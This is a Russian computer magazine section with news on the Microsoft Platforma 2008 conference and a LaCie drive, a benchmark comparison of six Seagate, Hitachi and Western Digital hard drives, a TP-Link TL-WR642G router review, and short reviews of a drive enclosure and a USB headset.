


Определяя будущее

27 и 28 ноября в Российской академии наук прошла девятая по счету конференция компании Microsoft «Платформа 2008. Определяя будущее». На конференции было прочитано около 50 докладов, проведены круглые столы и организованы лабораторные классы. Все это было нацелено на то, чтобы дать не только теоретические знания, но и практические навыки проектирования, реализации, внедрения, защиты и поддержки информационных систем на платформе Microsoft. Были освещены технологии новой линейки продуктов Microsoft: Windows Server® 2008, SQL Server 2008 и Visual Studio® 2008. Официальный запуск этих продуктов в России намечен на 18 марта 2008 года. Также впервые за историю конференции все доклады можно было посмотреть в режиме онлайн на сайте мероприятия platforma2008.ru. Это было сделано потому, что количество желающих посетить конференцию довольно сильно превысило количество мест. Кроме продуктов Microsoft на мероприятии можно было ознакомиться с технологиями и разработками компаний-партнеров на их стендах.

Терабайтный кирпич

Компания LaCie выпустила внешний накопитель с интересным дизайном — это монолитный кирпич с блестяще-матовой поверхностью. Из выделяющихся элементов — только синяя подсветка на переднем плане и кнопка включения, решетка кулера и разъемы для проводов находятся сзади и не бросаются в глаза. По структуре покрытие устройства очень напоминает черную Playstation 3 — отпечатки пальцев на нем остаются очень заметные, но лапчат внешний жесткий диск необходимости нет. Название устройства сродни его внешнему виду — просто LaCie Hard Disk. В продаже эта работа известного дизайнера Нила Поултона (Neil Poulton) появится в январе и будет продаваться в двух вариантах. Младшая модель объемом 320 Гб будет стоить от 119 долларов. За старшую модель внушительного объема в 1 Тб придется выложить уже 399 долларов.





АНДРЕЙ КОСТРОВ

Большие диски

Тест HDD для взрослых

На сегодняшний день жесткие диски емкостью 1 терабайт, которая еще недавно считалась фантастической, прочно вошли в наш быт. В этой статье мы рассмотрим и протестируем два терабайтных накопителя плюс несколько винчестеров чуть меньшей емкости из доступных на рынке.

Список протестированного оборудования:

Seagate ST3750640NS
 Hitachi HDS721010KLA330
 Hitachi HD1725050VLA360
 Western Digital WD7500AAYS
 Western Digital WD10EACS
 Western Digital WD5000AAKS

Тестовый стенд:


Процессор: Intel Pentium 4 640 LGA775
 Материнская плата: Asus P5WD2 Premium
 Оперативная память: 2x 512 Мб Corsair DDR2 533 МГц
 HDD: Western Digital WD1600JS 160 Гб Buffer 8 Мб
 Видеокарта: HIS Radeon X1900XTX 512 Мб
 Блок питания: HIPER Power HPU-4S425-EU 425 Вт
 Операционная система: Windows XP Corporate Edition SP2

✕ МЕТОДИКА ТЕСТИРОВАНИЯ

Измерение основных физических параметров тестируемых жестких дисков выполнялось при помощи двух программ. Пиковую скорость интерфейса (или скорость чтения из буфера) и время случайного доступа снимали при помощи программы HD Tach. Чтобы избежать неточности показаний, вышеописанный тест проделывался 5 раз, а полученные результаты усреднялись; средние значения считались итоговым результатом. Скорость последовательного чтения/записи и скорость случайного чтения/записи измерялись при помощи компонента Disk Benchmark, входящей в состав программы диагностики Lavalys Everest; фиксировалась максимальная, средняя и минимальная скорость записи/чтения. Чтобы оценить производительность жесткого диска в операциях, максимально приближенных к повседневным, мы применили пять дисковых тестов (XP Startup, Application Loading, General Usage, Virus


Scan и File Write) из популярного тестового пакета PCMark05. Для последующих тестов использовалась программа Iometer. Тесты проделывались для паттерна File server. Применялись пять моделей доступа (linear, very light, light, moderate, heavy), которые характеризуют количество одновременных обращений к тестируемому жесткому диску. Кроме того, использовался паттерн Multimedia stream, измеряющий эффективность работы накопителя с потоковыми данными (в том числе и мультимедиа); параметр of Outstanding I/Os при этом выставлялся в значение 32. Для получения максимальных результатов тесты Iometer и PCMark05 проделывались при активированном NCQ. На протяжении всего тестирования производился мониторинг температуры при помощи программы DTemp и фиксировалось максимальное значение. Оценка акустического шума, издаваемого устройством, производилась при отключенном вентиляторе блока питания для различных режимов работы

PCMark05 — Тест File Write, Мб/с NCQ ON



В тесте PCMark05 — File write лучше всего смотрятся жесткие диски с высокой скоростью чтения и записи

Максимальная температура (меньше — лучше)



Терабайтный винт Hitachi HDS721010KLA330 оказался самым горячим участником теста



\$279

Seagate ST3750640NS


Технические характеристики:

- Объем, Гб: 750
- Интерфейс: SATA 300
- Скорость вращения, об/мин: 7200
- Объем кэш-памяти, Мб: 16
- Количество дисков: 4
- Количество головок: 8
- Поддержка NCQ: есть
- Размеры, мм: 101x26,1x146,99
- Масса, кг: 0,72



Первый из протестированных накопителей производства Seagate емкостью 750 Гб. Винт принадлежит к семейству Barracuda ES, и именно с него (а также с семейства Barracuda 7200.10) Seagate первой начала выпуск серийных накопителей, использующих технологию перпендикулярной записи. Семейство Barracuda ES — это профессиональные накопители, предназначенные для использования в системах хранения данных и серверах начального уровня, то есть там, где требуется повышенная надежность относительно desktop-винчестеров. Согласно результатам тестирования, девайс демонстрирует высокие значения скоростей последовательного чтения и записи. Не разочаровало и его время случайного чтения/записи, ну а скорость чтения из буфера оказалась максимальной среди исследованных устройств. При тестировании с помощью PCMark05 накопитель увереннее всего чувствовал себя в тестах, критичных к скорости чтения/записи и чтения из буфера (то есть в Virus Scan и File Write). Производительность в Iometer никак нельзя считать сильной стороной устройства. При использовании паттерна File server накопитель показал приемлемую производительность только при моделиях доступа с невысоким числом одновременных обращений, а результат при использовании паттерна Multimedia stream вообще оказался самым низким. Максимальная температура составила 50 градусов. В процессе работы отчетливо прослушивался шум от перемещения магнитных головок при позиционировании на трек.

File server pattern NCQ ON



По результатам теста Iometer с паттерном File server, уверенно лидируют три жестких диска Western Digital



\$350



Hitachi HDS721010KLA330


Технические характеристики:

- Объем, Гб: 1000
- Интерфейс: SATA 300
- Скорость вращения, об/мин: 7200
- Объем кэш-памяти, Мб: 32
- Количество дисков: 5
- Количество головок: 10
- Поддержка NCQ: есть
- Размеры, мм: н/д
- Масса, кг: н/д



На очереди жесткий диск производства японского концерна Hitachi. При изучении его технических характеристик бросается в глаза гигантская емкость и встроенный кэш объемом 32 Мб, хотя, на наш взгляд, для пользовательских задач такая емкость несколько избыточна. Для устройств производства Hitachi традиционным считается наличие двух коннекторов питания: SATA и стандартного molex (одновременное их использование запрещено). Чтобы достигнуть емкости, равной 1 Тб, разработчику пришлось использовать 5 магнитных пластин с плотностью записи 188 Гб и 10 магнитных головок соответственно. Высокая плотность записи определила отличные результаты в тестах, измеряющих скорость последовательного и случайного чтения/записи; время случайного доступа тоже выглядит весьма достойно. Правда, скорость чтения из буфера не дотянула до 200 Мб/с, что низковато для винта, использующего интерфейс SATA 300. Девайс отлично выглядел в PCMark05, получив максимальную итоговую оценку среди протестированных накопителей. К плюсам также можно отнести результат теста Iometer с паттерном Multimedia stream. Но при тестировании в Iometer с использованием паттерна File server жесткий диск выглядел довольно бледно. Максимальная температура винчестера составила 53 градуса. Кроме того, диск отличается достаточно шумным «характером» (возможно, сказалось большое количество магнитных дисков).

Пиковая скорость интерфейса Мб/с (больше — лучше)



Максимальная скорость чтения из буфера принадлежит Seagate ST3750640NS



Hitachi HDT725050VLA360


Технические характеристики:

Объем, Гб: 500
 Интерфейс: SATA 300
 Скорость вращения, об/мин: 7200
 Объем кэш-памяти, Мб: н/д
 Количество дисков: н/д
 Количество головок: н/д
 Поддержка NCQ: есть
 Размеры, мм: н/д
 Масса, кг: н/д



Это второй жесткий диск, разработанный Hitachi, который мы представляем в сегодняшнем материале. Как и в случае старшей, терабайтной модели, на плате контроллера распаяны два коннектора питания: SATA и molex (это обстоятельство может пригодиться владельцам старых блоков питания). По результатам измерения скорости чтения и записи накопитель никак нельзя отнести к лидерам, но для большинства пользовательских задач этих значений должно хватить с лихвой. С другой стороны, диск продемонстрировал минимальное среди остальных участников теста время случайного доступа и неплохой показатель в тесте, измеряющем пиковую скорость интерфейса. Тестируемый накопитель отлично выглядел в дисковых тестах PCMark05. Его итоговый рейтинг оказался на втором месте сразу после результата, показанного Hitachi HDS721010KLA330. К плюсам устройства также можно отнести результат в тесте Iometer с использованием паттерна Multimedia stream. Зато при применении паттерна File server тестируемый девайс высокой производительностью похвастаться не может (как и старшая модель, которую, впрочем, он немного опережает, кроме модели доступа heavy). За время тестирования жесткий диск разогрелся до температуры 48 градусов.

Средняя скорость последовательного чтения/записи Мб/с (больше — лучше)



Максимальная скорость последовательного чтения принадлежит жесткому диску WD7500AAYS, далее следует WD5000AAKS, на третьем месте с небольшим отставанием от второго — HDS721010KLA330

Western Digital WD5000AAKS


Технические характеристики:

Объем, Гб: 500
 Интерфейс: SATA 300
 Скорость вращения, об/мин: 7200
 Объем кэш-памяти, Мб: 16
 Количество дисков: 3
 Количество головок: 6
 Поддержка NCQ: есть
 Размеры, мм: н/д
 Масса, кг: н/д



Пятисотгигабайтный жесткий диск производства Western Digital. Внешний вид накопителя традиционен для Western Digital. Плата контроллера прикреплена к гермоблоку планарными элементами вверх, что снижает риск повреждения винта при неаккуратном монтаже в корпус компа. Правда, есть и отличие от предыдущих изделий WD — жесткий диск лишился второго разъема питания типа molex. Емкость в 500 Гб реализована с помощью трех магнитных дисков с плотностью записи 166 Гб. Порадовали скорости чтения и записи, продемонстрированные жестким диском; по этим показателям он расположился на втором месте. Очень уверенно девайс выглядел и в тесте, измеряющем время случайного доступа. А вот скорость чтения из буфера оказалась на уровне, продемонстрированном накопителем Hitachi HDS721010KLA330. Для диска SATA 300 это значение могло быть и повыше. Очень неплохо накопитель выступил в дисковых тестах PCMark05, за исключением теста Virus scan. Производительность в Iometer можно смело заносить в положительный актив жесткого диска: победа в тесте с использованием паттерна File server и третье место в тесте с применением паттерна Multimedia stream. За время тестирования максимальная температура не превысила 47 градусов.

Streaming pattern NCQ ON



Тенденция сохраняется в тесте Iometer с использованием паттерна Multimedia stream

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ WD, SEAGATE И HITACHI



Western Digital WD7500AYYS


Технические характеристики:

Объем, Гб: 750
 Интерфейс: SATA 300
 Скорость вращения, об/мин: 7200
 Объем кэш-памяти, Мб: 16
 Количество дисков: н/д
 Количество головок: н/д
 Поддержка NCQ: есть
 Размеры, мм: н/д
 Масса, кг: н/д



Жесткий диск производства Western Digital емкостью 750 Гб, причем именно в 750-Гб накопителях Western Digital начала использовать магнитные пластины на основе перпендикулярной записи. Винчестер принадлежит к семейству профессиональных накопителей RE2 (raid edition), предназначенных для использования в серверах начального уровня и в составе raid-массивов и отличающихся от десктоп-устройств повышенным временем наработки на отказ. По показателям тестов, измеряющих скорость последовательного и случайного чтения/записи, накопитель продемонстрировал лучшие результаты среди протестированных устройств. Отметим также и неплохое время случайного доступа плюс достаточно высокую скорость чтения из буфера. Жесткий диск уверенно выглядел в дисковых тестах PCMark05 (особенно в тесте File write), правда немного не дотянул до уровня обоих дисков Hitachi. Для жестких дисков Western Digital характерна высокая производительность в Iometer. Рассматриваемый экземпляр это подтвердил, показав второй результат (вслед за WD5000AAKS) в тесте с применением паттерна File server и уверенно победив в тесте, использующем паттерн Multimedia stream. Максимальная температура, зафиксированная на устройстве во время тестирования, равнялась 47 градусам.

Время случайного доступа ms (меньше — лучше)



Все участники теста показали примерно одинаковое время случайного доступа, немного отстал только результат диска Western Digital WD10EACS

Выводы

Награда «Выбор редакции» присуждается жесткому диску Hitachi HDS721010KLA330 за огромную емкость и высокие скоростные



Western Digital WD10EACS


Технические характеристики:

Объем, Гб: 1000
 Интерфейс: SATA 300
 Скорость вращения, об/мин: 7200
 Объем кэш-памяти, Мб: 16
 Количество дисков: н/д
 Количество головок: н/д
 Поддержка NCQ: есть
 Размеры, мм: н/д
 Масса, кг: н/д



Вот и компания Western Digitalполнила список производителей накопителей информации, которым по силам выпуск жестких дисков емкостью 1 Тб. Внешний вид винта не утратил характерных черт Western Digital: черный корпус гермоблока с серебристой крышкой; плата контроллера прикручена к гермоблоку планарными элементами вверх. Производительность накопителя в операциях чтения и записи невысока и соответствует результатам, показанным Hitachi HDT725050VLA360. Кроме того, этому жесткому диску принадлежит самое высокое время случайного доступа среди протестированных устройств. С другой стороны, жесткий диск показал очень высокую скорость чтения из буфера, уступив только Seagate ST3750640NS. К плюсам можно отнести и достаточно хорошую производительность в дисковых тестах PCmark05. Как и два предыдущих накопителя производства Western Digital, девайс хорошо проявил себя при тестировании в Iometer, заняв третье место при использовании паттерна File server и показав второй результат сразу после WD7500AYYS в тесте, использующем паттерн Multimedia stream. Максимальная температура, зафиксированная на накопителе, составила 47 градусов, но на наш взгляд, показания SMART были несколько занижены и жесткий диск разогрелся сильнее.

PCMark05 — Тест XP StartUp, Мб/с NCQ ON



Тест PCMark05 — XP StartUp измеряет эффективность работы винчестера при симуляции загрузки Windows XP, лидируют изделия производства Hitachi

характеристики. Награда «Лучшая покупка» вручается накопителю информации Western Digital WD7500AYYS за оптимальное сочетание объема и отличной производительности. **И**



ИГОРЬ ФЕДЮКИН

ОБЗОР РОУТЕРА TP-LINK TL-WR642G



Технические характеристики

Интерфейсы: 1x WAN (RJ-45) 10/100 Мбит/сек, 4x LAN (RJ-45) 10/100 Мбит/сек

Беспроводная точка доступа Wi-Fi: IEEE 802.11 b/g + Super G (до 108 Мбит/сек)

Безопасность: WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), поддержка RADIUS

Функции роутера: NAT/NAPT, DynDNS, DHCP, Static Routing

Функции файрвола: SPI, DoS Protection, IP Address/Domain/MAC Filtering

Дополнительно: N/A

Беспроводные домашние интернет шлюзы сейчас, пожалуй, самый популярный продукт среди всех SOHO-вендоров. У каждого из них в линейке имеется огромное число вариантов, в основном отличающихся только Wi-Fi частью. Не так давно на охоту за сердцами отечественных пользователей вышла компания TP-Link. Портфолио этого вендора довольно стандартно и содержит как домашние устройства, так и оборудование начального уровня для SMB-сегмента. В сегодняшнем обзоре мы поговорим об интернет-шлюзе TP-Link TL-WR642G.

❑ ВНЕШНИЙ ВИД И КОМПЛЕКТАЦИЯ

Шлюз упакован в белый корпус с черной окантовкой. На лицевой стороне находятся светодиоды питания, индикации состояния устройства, активности беспроводного сегмента, WAN-интерфейса и портов LAN. На тыльной стороне расположены разъем питания, порты LAN и WAN, кнопка сброса на заводские настройки и разъем для подключения антенны. Последняя имеет коэффициент усиления 5 dBi.

❑ АППАРАТНАЯ НАЧИНКА

Роутер построен на базе платформы Atheros AR2318 — «Системы на кристалле», выполняющей функции CPU-роутера и Wi-Fi точки доступа. Беспроводной модуль поддерживается фирменные технологии Atheros Super G и Atheros Extended Range, что позволяет при использовании адаптеров

того же производителя получить канальную скорость 108 Мбит/сек и увеличенный радиус действия. Используется микросхема оперативной памяти Etrontech EM638165TS-7 объемом 8 Мб, работающая на частоте 143 МГц. Также на плате распаян чип Marvell 88E6060-RCJ1 — пятипортовый Fast Ethernet коммутатор. В качестве flash-памяти используется микросхема 25P16V5IG. К слову, это третья аппаратная версия модели TL-WR642G.

❑ ФУНКЦИОНАЛЬНЫЕ ВОЗМОЖНОСТИ

На WAN-интерфейсе доступно задание настроек в режимах Static/Dynamic IP, PPPoE, 802.1X + Static/Dynamic IP, BigPond Cable, PPTP и L2TP. Возможность использования протокола IEEE 802.1X на WAN-интерфейсе довольно нестандартна, однако на практике она применяется очень редко. Что касается весьма распространенных у нас PPTP и L2TP, то тут



все очень многообещающе. В обоих случаях роутер имеет возможность получать настройки как автоматически с DHCP-сервера, так и статично. И там, и там адрес VPN-сервера задается в виде URL, что полезно в случае, если у провайдера закреплено несколько серверов за одним логическим именем. Таким образом, роутер изначально имеет возможность установки интернет-соединения по протоколам PPTP/L2TP, причем сервер может находиться вне пользовательского сегмента.

Как и в большинстве роутеров, здесь имеется функция статической маршрутизации. Напомним, что в случае установки PPTP/L2TP-соединения на WAN-интерфейсе образуется два виртуальных подключения: первое — базовое с локальной сетью провайдера, второе — VPN до интернета. Для того чтобы сохранить доступ к локальным ресурсам провайдера, требуется задать статические маршруты, указывающие на то, что путь к ним лежит через базовое соединение. Часто в устройствах такого класса подобная функция не работает именно при использовании PPTP/L2TP-протоколов. Роутер «забывает» о существовании шлюза в базовой сети и маршрутизирует все в интернет. К сожалению, у рассматриваемого роутера именно такая проблема.

Также обидно и то, что роутер не имеет возможности работы с протоколом IGMP, что необходимо для корректной работы мультикастового IPTV. В целом же набор функций для домашнего интернет-шлюза довольно стандартен. Здесь есть возможность клонирования MAC-адреса на WAN-интерфейсе, DHCP-сервер, настройка трансляции портов NATP (Virtual Server, Port Triggering), выделение DMZ-зоны и UPnP.

Web-интерфейс построен довольно логично и понятно. Изменение многих настроек осуществляется без необходимости в перезагрузке, что экономит немало времени. Если перезагрузка все-таки понадобилась, она занимает около 25 секунд, что, в общем-то, сравнительно немного.

☒ МЕТОДИКА ТЕСТИРОВАНИЯ


Для тестирования проводного и беспроводного сегментов использовался программный продукт NetIQ Chariot и скрипт Throughput с передачей

пакетов максимального и минимального размера. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика. Все измерения проводились с прошивкой версии 3.6.1.

1. При тестировании пропускной способности WAN → LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая — к WAN-порту. Таким образом, мы получали пиковую пропускную способность для WAN-интерфейса (также ее можно называть скоростью NAT). Измерялась скорость однонаправленной передачи (направления WAN → LAN и LAN → WAN) и в режиме полного дуплекса (FDX). Для оценки влияния функции фильтрации нежелательного трафика (файрвол, DoS-protection) на производительность роутинга, замеры проводились при их активации и без них.

2. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы также измерили пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Кроме того, проверялась возможность установки VPN-соединения в случае размещения VPN-сервера вне сегмента нахождения нашего маршрутизатора.

Пропускная способность WAN->LAN



На графике представлена пропускная способность в двух режимах: с использованием протокола PPTP и в режиме Static IP (NAT Only)



3. Для оценки скорости Wi-Fi мы использовали PCMCIA-адаптер TP-Link TL-WN610G и USB-адаптер TP-Link TL-WN620G. Измерения проводились в типичной квартире из двух точек с разным удалением от роутера. В первом случае удаление не превышало 1 м и, как следует, измерялась максимальная скорость передачи данных. Во втором случае ноутбук с Wi-Fi адаптером находился на расстоянии 10 м от точки доступа по диагонали за стеной. Во всех случаях использовалось шифрование трафика WPA-PSK с ключом TKIP.

4. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта Tenable Nessus. Сканирование проводилось в двух режимах: с включенным и выключенным фаерволом.

РЕЗУЛЬТАТЫ ТЕСТОВ

Сразу отметим, что в процессе тестирования выяснилось, что со стабильностью у роутера проблемы. Апдейт прошивки до последней, имеющейся на сайте, не повлиял на результаты.

Итак, скорость NAT находится на неплохом для этого класса устройств уровне. В направлении WAN → LAN она составляет 56,24 Мбит/сек, в обратном — 46,77 Мбит/сек, при передаче в обе стороны — 67,23 Мбит/сек. Включение средств защиты практически никак не сказывается на производительности. Причем в направлении LAN → WAN пропускная способность становится даже больше — скорее всего, это баг микропрограммы прошивки.

Приятно порадовала производительность при использовании протокола PPTP. В направлении WAN → LAN пропускная способность составляет 50,18 Мбит/сек, в обратном — 37,65 Мбит/сек, при передаче в обе стороны — 57,25 Мбит/сек. С включенным фаерволом результат практически не изменяется.

А вот с Wi-Fi дело обстоит куда хуже. При использовании режима Super G


связь очень нестабильна. В тестах с одновременной передачей пакетов максимального размера в обоих направлениях физический коннект часто прерывался до завершения передачи. Усредненные результаты отличаются на порядки; добиться стабильности ни сменой прошивки, ни сменой драйверов адаптеров не удалось. Только форсирование в настройках роутера канальной скорости 54 Мбит/сек (и, как следствие, использование 802.11g без «надстроек») позволяет получить более-менее стабильные результаты. Разумеется, в этом случае скоростного выигрыша по сравнению с типичными 54g-устройствами не наблюдается.

Детально комментировать результаты, особого смысла нет — все и так видно из графиков. И то, что скорость при одновременной передаче меньше, чем в случае однонаправленной, не ошибка верстки. В целом в режиме Super G скорость, конечно, заметно выше, однако низкая стабильность коннекта практически сводит пользу от этого режима на нет. Сканирование Tenable Nessus не выявило серьезных уязвимостей в устройстве, что говорит о его сравнительно хорошей защищенности.

ВЫВОДЫ


Надо сказать, что, на наш взгляд, роутер TP-Link TL-WR642G весьма перспективен. Отрадно, что в нем учтены некоторые требования, предъявляемые российскими провайдерами (в частности, это касается PPTP/L2TP-клиентов). Устройство обеспечивает хорошую скорость NAT-маршрутизации и весьма высокую производительность PPTP/L2TP-туннелей. Существенными его недостатками являются нестабильная работа Wi-Fi в режиме Super G, некорректная работа функции статической маршрутизации и невозможность работы в качестве IGMP Proxy. Надеемся, что все эти недостатки удастся устранить программным путем, что, вероятнее всего, сделает этот роутер одним из лучших продуктов в своей ценовой категории.

Скорость Wi-Fi (пакет максимального размера)



Скорость Wi-Fi при передаче пакетов максимального размера

Скорость Wi-Fi (пакет минимального размера)



Скорость Wi-Fi при передаче пакетов минимального размера

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ TP-LINK

Собери свою мечту...



MAXI
tuning

В продаже с 10 января

4 девайса

1.



Raidsonic ICY BOX IB-250STu
Недорогой, но надежный внешний бокс



Технические характеристики:

Формат, дюймы: **2,5**
Интерфейс: **USB 2.0**
Поддержка винчестеров: **SATA**
Скорость передачи данных, Мбит/с: **до 480**
Размеры, мм: **260x185x30**
Вес, г: **70**

\$40



1. Легкий алюминиевый корпус отлично держит жесткий диск, выглядит достаточно стильно, в то же самое время является довольно стойким к падению. Насчет легкости образования царапин пока ничего сказать нельзя.
2. Бокс не требует адаптера питания: два шнура подключаются к USB-портам (один — на питание, другой — на передачу данных).
3. Внутри достаточно много места, но после установки жесткий диск не болтается, хотя использовать бокс, не закрепив самым тщательным образом крышку и винчестер, крайне не рекомендуется. Установка носителя проходит вообще без проблем, винчестер легко садится на гнездо разъема SATA. Конструкция выглядит весьма практичной и долговечной.
4. В комплекте идет приятный кожаный чехол и тряпочка для протирки. Что именно необходимо протирать, не совсем понятно. Полагаем, саму поверхность бокса, чтобы выглядел как новенький.



1. Высокая цена по сравнению с аналогичными по цене изделиями.
2. Пленка, прикрывающая электронные элементы бокса, ненадежная и примерно через десяток замен винчестера имеет все шансы оторваться.

2.



GN Netcom GN2000 Stereo

Вечная гарнитура для активного пользователя

Технические характеристики:

Интерфейс: **USB**
Регулятор громкости: **есть**
Кнопка mute: **есть**
Полоса пропускания, Гц: **150–6800**
Входное сопротивление, Ом: **200**

\$150



1. Дуга и ее основа выполнены из жесткого пластика, момент регулировки длины ушка жестко фиксируется. На металлической основе устанавливается угол наклона микрофона. Сами уши имеют небольшой люфт, чтобы пользователю не приходилось их постоянно поправлять. Сидят они изумительно, только их высоту лучше отрегулировать с самого начала. Как уже упоминалось, фиксаторы достаточно жесткие, и одной рукой во время работы их подрегулировать очень сложно. Приходится снимать и настраивать отдельно.
2. Качество звука — отличное. Но стоит понимать, что это очень нишевая модель. Она прекрасно подходит для разговоров; возможно, это лучшее решение для компьютерной IP-телефонии, но вот для игр или прослушивания музыки лучше подыскать что-то другое. Играм банально не хватает объема, музыке — чистоты звучания во всем спектре частот. Но для своих целей и задач это один из лучших вариантов, хоть и недешевых.
3. Уши выполнены из сравнительно жесткого поролона. Вдобавок в комплекте идут прорезиненные накладки — кому как больше нравится.



1. Чуть ниже на проводе расположен довольно громоздкий регулятор громкости. Также имеется кнопка выключения звука. С одной стороны, опция, конечно, полезная, с другой — непонятно, почему нельзя было сделать регулятор менее громоздким. Наушники реально ощутимо сидят на голове, а провод вкуче с регулятором громкости тянет их вниз.

